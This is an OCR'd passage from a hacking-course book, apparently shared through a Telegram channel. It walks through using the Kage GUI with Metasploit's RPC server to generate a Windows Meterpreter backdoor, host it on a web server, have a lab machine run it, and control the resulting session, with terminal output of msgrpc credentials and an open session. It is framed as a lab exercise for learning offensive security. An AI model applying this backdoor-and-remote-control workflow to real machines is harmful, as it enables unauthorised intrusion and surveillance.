
https://t.me/learningnets

## 6.6. Control hacked Devices with Kage Tool

Kage is a tool designed for Metasploit RPC server that interact with Meterpreter sessions and generate payloads that support Windows Meterpreter and Android Meterpreter.Kage makes Metasploit setup easier through GUI configuration of  creating backdoor malware, setup Metasploit listener and many other Metasploit functions

### Exercise 33: Using Metasploit GUI Kage


1. In Kali open browser and go to https://github.com/Zerx0r/kage




2. Download Kage by clicking on “you can install Kage binaries from here” at the same page”.



3. Then download the Linux version Kage.0.1.1-beta_linux.AppImage



4. Navigate to the downloaded file from Kali terminal

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
'caplets-master(1).zip'                mana-toolkit-1.3-1debian1_amd64.deb
 caplets-master.zip                    nmap-7.80-1.x86_64.rpm
 compat-wireless-2010-06-26-p          Rapid7Setup-Linux64.bin
 compat-wireless-2010-06-26-p.tar.bz2  rougeAP.sh
 dhcpd.conf                            RT2870_Firmware_V22
 FakeAP.sh                             RT2870_Firmware_V22.zip
 GuestEdition                          Veil
 hstshijack.zip                        wp2601087-kali-linux-wallpaper-1920x1080.jpg
 install-mana.sh                       wp2601105-kali-linux-wallpaper-1920x1080.jpg
 IT0Logo.jpg                           zenmap-7.80-1.noarch.rpm
 Kage.0.1.1-beta_linux.AppImage        zenmap_7.80-2_all.deb
root@kali:~/Downloads#
```


5. Change the file to executable and run it from the terminal.

#chmod +x Kage.0.1.1.-beta_linux.AppImage

```
root@kali:~/Downloads# chmod +x Kage.0.1.1-beta_linux.AppImage
root@kali:~/Downloads# ls
'caplets-master(1).zip'                mana-toolkit-1.3-1debian1_amd64.deb
 caplets-master.zip                    nmap-7.80-1.x86_64.rpm
 compat-wireless-2010-06-26-p          Rapid7Setup-Linux64.bin
 compat-wireless-2010-06-26-p.tar.bz2  rougeAP.sh
 dhcpd.conf                            RT2870_Firmware_V22
 FakeAP.sh                             RT2870_Firmware_V22.zip
 GuestEdition                          Veil
 hstshijack.zip                        wp2601087-kali-linux-wallpaper-1920x1080.jpg
 install-mana.sh                       wp2601105-kali-linux-wallpaper-1920x1080.jpg
 IT0Logo.jpg                           zenmap-7.80-1.noarch.rpm
 Kage.0.1.1-beta_linux.AppImage        zenmap_7.80-2_all.deb
root@kali:~/Downloads#
```

https://t.me/learningnets

#./Kage.0.1.1.-beta_linux.AppImage &




6. Manually start Metasploit from terminal then load msgrpc

#msfconsole
msf5>load msgrpc

```
root@kali:~/Downloads# msfconsole


# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.100-dev                         ]
+ -- --=[ 2046 exploits - 1107 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0


msf5 > load msgrpc
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: 87I31n9F
[*] Successfully loaded plugin: msgrpc
msf5 >
```

7. Copy the password provided by msgrpc , then go to Kage and enter the username msf end enter the password and uncheck “over https” then click connect.





8. After clicking Connect, the following windows will appear


https://t.me/learningnets




9. Creating a backdoor with Kage is easy





10. Go to the folder Kage under root and rename the file to .exe




https://t.me/learningnets


11. Create a listener using Kage




12. Copy the backdoor to /var/www/html/maleware
13. Start windows machine and go to the Kali website and download the kagetest.exe backdoor and run it anyway






14. Go back to Kali and open kage and click on sessions





15. Click on interact then click on Screenshot button

https://t.me/learningnets




https://t.me/learningnets




https://t.me/learningnets

**Notes**

- Kage is still new software at the time of making this book (beta), some of the features like having camera stream or microphone are not working. However, it is very useful software allowing easy management of sessions and control of hacked machines.
- Kage can list and control sessions that created manually by direct command msfvenom or Veil backdoors.
- Normally backdoors generated through msfvenom is easily detected by antivirus programs.
- You can interact manually with Kage session from terminal by listing the sessions from msfconsole.

```
msf5 > [*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:49772) at 2020-08-03 20:47:02 -0400
sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4444 -> 10.0.2.6:49772 (10
.0.2.6)

msf5 > 1
[-] Unknown command: 1.
msf5 > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

https://t.me/learningnets

